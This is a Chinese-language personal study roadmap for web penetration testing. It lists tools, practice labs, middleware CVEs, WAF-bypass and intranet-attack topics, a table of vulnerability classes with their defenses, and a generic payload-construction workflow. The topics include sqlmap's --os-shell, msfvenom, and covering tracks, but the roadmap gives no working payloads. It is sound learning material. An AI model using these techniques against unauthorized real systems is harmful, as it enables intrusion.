58. Burp Suite：Decoder / Comparer / 插件【待学】

难度：进阶 | 优先级：P1重要 核心要点：编码解码、Comparer比对、Yakit/HackBar/BurpLoggerPlus 推荐资源：BApp Store

- [ ] Burp Suite：Decoder / Comparer / 插件

59. Nmap 端口与服务扫描【待学】

难度：入门 | 优先级：P0必学 核心要点：-sV/-sC/-p/-A、脚本引擎NSE、常见端口服务识别 推荐资源：《Nmap渗透测试指南》

- [ ] Nmap 端口与服务扫描

60. sqlmap 自动化注入【待学】

难度：入门 | 优先级：P0必学 核心要点：-u/-r/--dbs/--tables/--dump、--tamper、--os-shell 推荐资源：sqlmap官方wiki

- [ ] sqlmap 自动化注入

61. 目录/参数扫描工具【待学】

难度：入门 | 优先级：P0必学 核心要点：Dirsearch/Gobuster/ffuf、参数fuzz、vhost爆破 推荐资源：GitHub各工具README

- [ ] 目录/参数扫描工具

62. 子域名枚举与资产测绘【待学】

难度：入门 | 优先级：P1重要 核心要点：subfinder/oneforall、证书透明度CT、DNS爆破、资产关联 推荐资源：Subfinder/OneForAll GitHub

- [ ] 子域名枚举与资产测绘

63. CDN 溯源与真实 IP 探测【待学】

难度：进阶 | 优先级：P1重要 核心要点：历史DNS、子域未过CDN、SSL证书、邮件头、国外节点 推荐资源：Censys/Fofa/Shodan

- [ ] CDN 溯源与真实 IP 探测

64. 漏洞扫描器（Xray/AWVS/Nessus）【待学】

难度：进阶 | 优先级：P1重要 核心要点：被动代理扫描、主动扫描、误报分析、结果复现 推荐资源：Xray中文文档

- [ ] 漏洞扫描器（Xray/AWVS/Nessus）

65. Metasploit 基础【待学】

难度：进阶 | 优先级：P1重要 核心要点：search/use/exploit/payload、msfvenom生成、监听 推荐资源：Metasploit Unleashed

- [ ] Metasploit 基础

66. 字典与 Payload 收集【待学】

难度：入门 | 优先级：P1重要 核心要点：SecLists、fuzzdb、自己整理弱口令字典、XSS/SQL payload 推荐资源：GitHub danielmiessler/SecLists

- [ ] 字典与 Payload 收集

67. Proxifier / Charles 流量代理【待学】

难度：入门 | 优先级：P1重要 核心要点：强制指定代理、移动端抓包、HTTPS证书信任 推荐资源：各工具官方文档

- [ ] Proxifier / Charles 流量代理

模块七：靶场实战

68. DVWA 全等级通关【待学】

难度：入门 | 优先级：P0必学 核心要点：分Low/Medium/High/Impossible过一遍常见漏洞 推荐资源：本地搭建DVWA

- [ ] DVWA 全等级通关

69. sqli-labs 全部关卡【待学】

难度：进阶 | 优先级：P0必学 核心要点：从联合注入到盲注、绕过、二次注入完整训练 推荐资源：GitHub Audi-1/sqli-labs

- [ ] sqli-labs 全部关卡

70. Upload-labs 文件上传【待学】

难度：进阶 | 优先级：P0必学 核心要点：20+关覆盖前端/MIME/后缀/.htaccess/条件竞争 推荐资源：GitHub c0ny1/upload-labs

- [ ] Upload-labs 文件上传

71. XSS-labs 全部关卡【待学】

难度：进阶 | 优先级：P0必学 核心要点：过标签/事件/编码/过滤各姿势 推荐资源：GitHub/在线XSS-labs

- [ ] XSS-labs 全部关卡

72. Pikachu 综合靶场【待学】

难度：入门 | 优先级：P1重要 核心要点：中文综合Web漏洞靶场，快速过一遍 推荐资源：GitHub ArtemisProject/pikachu

- [ ] Pikachu 综合靶场

73. WebGoat OWASP 官方靶场【待学】

难度：进阶 | 优先级：P1重要 核心要点：OWASP官方带讲解的漏洞实验 推荐资源：OWASP WebGoat

- [ ] WebGoat OWASP 官方靶场

74. PortSwigger Web Security Academy【待学】

难度：进阶 | 优先级：P0必学 核心要点：免费、官方、质量极高，按模块刷完 推荐资源：portswigger.net/web-security

- [ ] PortSwigger Web Security Academy

75. TryHackMe / Hack The Box【待学】

难度：进阶 | 优先级：P1重要 核心要点：真实环境的Web机器，配合writeup学习 推荐资源：tryhackme.com / hackthebox.com

- [ ] TryHackMe / Hack The Box

76. CTF Web 方向基础题【待学】

难度：进阶 | 优先级：P1重要 核心要点：BUUCTF Web入门、攻防世界Web新手 推荐资源：BUUCTF、攻防世界

- [ ] CTF Web 方向基础题

77. SRC 实战（漏洞盒子/补天/EDU SRC）【待学】

难度：高级 | 优先级：P1重要 核心要点：真实授权目标挖洞、写报告流程、过审技巧 推荐资源：漏洞盒子、补天、各SRC平台

- [ ] SRC 实战（漏洞盒子/补天/EDU SRC）

模块八：中间件安全

78. Nginx / Apache 解析与配置漏洞【待学】

难度：进阶 | 优先级：P1重要 核心要点：配置不当、解析漏洞、路径歧义 推荐资源：对应CVE复现

- [ ] Nginx / Apache 解析与配置漏洞

79. IIS 短文件 / 解析漏洞【待学】

难度：高级 | 优先级：P2选学 核心要点：IIS6.0/.asp;.jpg、短文件名~1泄露 推荐资源：对应CVE复现

- [ ] IIS 短文件 / 解析漏洞

80. Tomcat 管理后台与弱口令【待学】

难度：进阶 | 优先级：P1重要 核心要点：/manager后台、部署war包、CVE-2017-12615 PUT写文件 推荐资源：Tomcat CVE复现

- [ ] Tomcat 管理后台与弱口令

81. Weblogic / WebSphere 历史漏洞【待学】

难度：高级 | 优先级：P2选学 核心要点：XMLDecoder、IIOP、反序列化、CVE复现 推荐资源：相关CVE复现笔记

- [ ] Weblogic / WebSphere 历史漏洞

82. Web 服务器 PUT 方法上传【待学】

难度：进阶 | 优先级：P2选学 核心要点：WebDAV启用、PUT写文件、MOVE改名 推荐资源：OWAF DAV相关资料

- [ ] Web 服务器 PUT 方法上传

模块九：密码学与绕过

83. 常见编码（URL/Base64/Hex/Unicode）【待学】

难度：入门 | 优先级：P0必学 核心要点：多层编码、双重URL编码、Hex、Unicode混淆 推荐资源：CyberChef

- [ ] 常见编码（URL/Base64/Hex/Unicode）

84. 哈希算法 MD5 / SHA【待学】

难度：进阶 | 优先级：P1重要 核心要点：MD5碰撞、0e绕过、salt、彩虹表 推荐资源：《白帽子讲Web安全》密码学章节

- [ ] 哈希算法 MD5 / SHA

85. 对称加密 AES / DES【待学】

难度：进阶 | 优先级：P1重要 核心要点：ECB/CBC模式、Padding Oracle攻击、密钥逆向 推荐资源：CryptoPals

- [ ] 对称加密 AES / DES

86. 非对称加密 RSA【待学】

难度：高级 | 优先级：P2选学 核心要点：公钥加密/私钥签名、小指数、共模攻击 推荐资源：CTF Crypto题

- [ ] 非对称加密 RSA

87. PHP 弱类型比较（Type Juggling）【待学】

难度：进阶 | 优先级：P1重要 核心要点：== 松散比较、0e开头哈希相等绕过、strcmp漏洞、switch比较 推荐资源：PHP 手册比较运算符

- [ ] PHP 弱类型比较（Type Juggling）

88. WAF 绕过技巧【待学】

难度：高级 | 优先级：P1重要 核心要点：大小写、内联注释/**/、分块传输、参数污染HPP、HTTP走私 推荐资源：《WAF绕过实战》、sqlmap tamper脚本

- [ ] WAF 绕过技巧

89. JS 混淆与反混淆【待学】

难度：高级 | 优先级：P2选学 核心要点：压缩混淆、ast还原、debugger反调试 推荐资源：juice-shop 练习

- [ ] JS 混淆与反混淆

模块十：进阶方向

90. 内网渗透基础【待学】

难度：高级 | 优先级：P2选学 核心要点：Web拿下后的信息收集、端口转发、代理隧道 推荐资源：《内网安全攻防》

- [ ] 内网渗透基础

91. 域渗透基础【待学】

难度：高级 | 优先级：P2选学 核心要点：Kerberos、PtH/PtT、票据传递 推荐资源：《域渗透》相关文章

- [ ] 域渗透基础

92. 代码审计（PHP/Java）【待学】

难度：高级 | 优先级：P1重要 核心要点：通读源码找危险函数、追踪变量来源、白盒挖洞 推荐资源：《Java代码审计实战》、晴璇学堂

- [ ] 代码审计（PHP/Java）

93. API 安全（GraphQL / REST / RPC）【待学】

难度：进阶 | 优先级：P1重要 核心要点：GraphQL内省、批量查询、越权接口、未授权接口 推荐资源：OWASP API Security Top 10

- [ ] API 安全（GraphQL / REST / RPC）

94. 供应链组件漏洞（Log4j 类）【待学】

难度：高级 | 优先级：P2选学 核心要点：Log4Shell、npm/pip包投毒、依赖审计、CVE利用 推荐资源：Log4j CVE-2021-44228 复现文章

- [ ] 供应链组件漏洞（Log4j 类）

95. 云安全（OSS / STS / 容器）【待学】

难度：高级 | 优先级：P2选学 核心要点：OSS越权读写、AK泄露利用、Docker逃逸基础 推荐资源：阿里云/腾讯云安全文档

- [ ] 云安全（OSS / STS / 容器）

96. 移动应用 Web 安全【待学】

难度：进阶 | 优先级：P2选学 核心要点：App抓包、脱壳、接口分析、WebView漏洞 推荐资源：《Android软件安全权威指南》

- [ ] 移动应用 Web 安全

97. 应急响应与日志分析【待学】

难度：高级 | 优先级：P2选学 核心要点：Web日志排查、后门查杀、入侵溯源 推荐资源：《应急响应实战笔记》

- [ ] 应急响应与日志分析

98. 红蓝对抗思路【待学】

难度：高级 | 优先级：P2选学 核心要点：攻击链建模、权限维持、痕迹清理 推荐资源：《红蓝对抗》

- [ ] 红蓝对抗思路

99. 等保 2.0 与合规基础【待学】

难度：入门 | 优先级：P2选学 核心要点：定级、测评项、Web侧安全要求 推荐资源：等保2.0标准文档

- [ ] 等保 2.0 与合规基础

100.简易payload构造 重点是原理理解

分类

表格

漏洞类别	一句话原理	根本成因	防御要点
注入（SQL / 命令）	输入拼进语句后仍语法合法	数据与代码未分离	参数化查询 / 预编译、白名单
XSS	输入被当作脚本执行	输出未按上下文转义	输出编码、CSP 策略
CSRF	借受害者已登录身份发请求	请求来源不可验证	CSRF Token、SameSite Cookie
SSRF	服务端代为请求内网 / 任意地址	服务端对外请求未限制	协议 / 网段白名单、DNS 解析校验
文件上传 / 包含	恶意文件进入可执行位置	文件校验不严	白名单 + 文件头校验 + 存储隔离
反序列化	恶意对象数据触发代码回调	反序列化不可信数据	签名校验、最小化 gadget
认证 / 越权	绕过身份或访问控制	权限校验缺失	服务端强制校验、最小权限

共同底层逻辑只有一条：攻击者让「数据」被当成「代码 / 指令」。防御的核心就是打破这种混淆 —— 这正是你后续写代码时的设计准则。

一、统一 Payload 构造流程（所有漏洞通用）

1. **定位可控输入点** 找页面可输入位置：URL GET 参数 / 表单 POST / Cookie / 请求头。确认这个输入会被后端代码处理。
2. **初步探测，确定漏洞类别** 使用上表探测语句发包，观察页面返回（报错、弹窗、内容变化）确定漏洞。
3. **语法闭合（注入类漏洞最关键）** 后端代码已有固定语法，Payload 第一步要**闭合原有引号 / 括号**，写入恶意语句，最后注释掉后端剩下的代码，防止语法报错。
    - SQL：`'`闭合单引号，`-- -`注释剩余 SQL
    - 命令执行：`;` `|` `&` 命令分隔符，拼接新命令
4. **编写基础 Payload** 根据漏洞类型，套用模板，实现目标（查库、执行代码、读文件等）
5. **过滤 / WAF 处理（Payload 被拦截时）** 关键词被过滤：大小写变形、编码、字符串拼接、注释插入绕过
6. **编码处理** GET 参数 `< > & ' "` 等特殊符号建议 URL 编码；Burp 选中内容右键可直接编码
7. **发包验证** Burp 抓包修改参数，Forward 发送请求，查看响应包，判断 Payload 是否执行成功
8. **迭代优化** 基础 Payload 失效，分析过滤规则，改写 Payload 再次测试

学习进度记录

> 进度已清零。每学完一个知识点，在对应模块打勾后，回到这里同步更新状态。

模块	总知识点	已完成	状态
模块一：前置基础	9	0	⏳ 学习中
模块二：Web前端	6	0	⏳ 未开始
模块三：Web后端	4	0	⏳ 未开始
模块四：OWASP核心漏洞	18	0	⏳ 未开始
模块五：其他Web漏洞	18	0	⏳ 未开始
模块六：工具链	12	0	⏳ 未开始
模块七：靶场实战	10	0	⏳ 未开始
模块八：中间件安全	5	0	⏳ 未开始
模块九：密码学与绕过	7	0	⏳ 未开始
模块十：进阶方向	10	0	⏳ 未开始
合计	**99**	**0**	**从头开始**

我的学习版本说明，在日常学习中我边学边补充我所理解知识点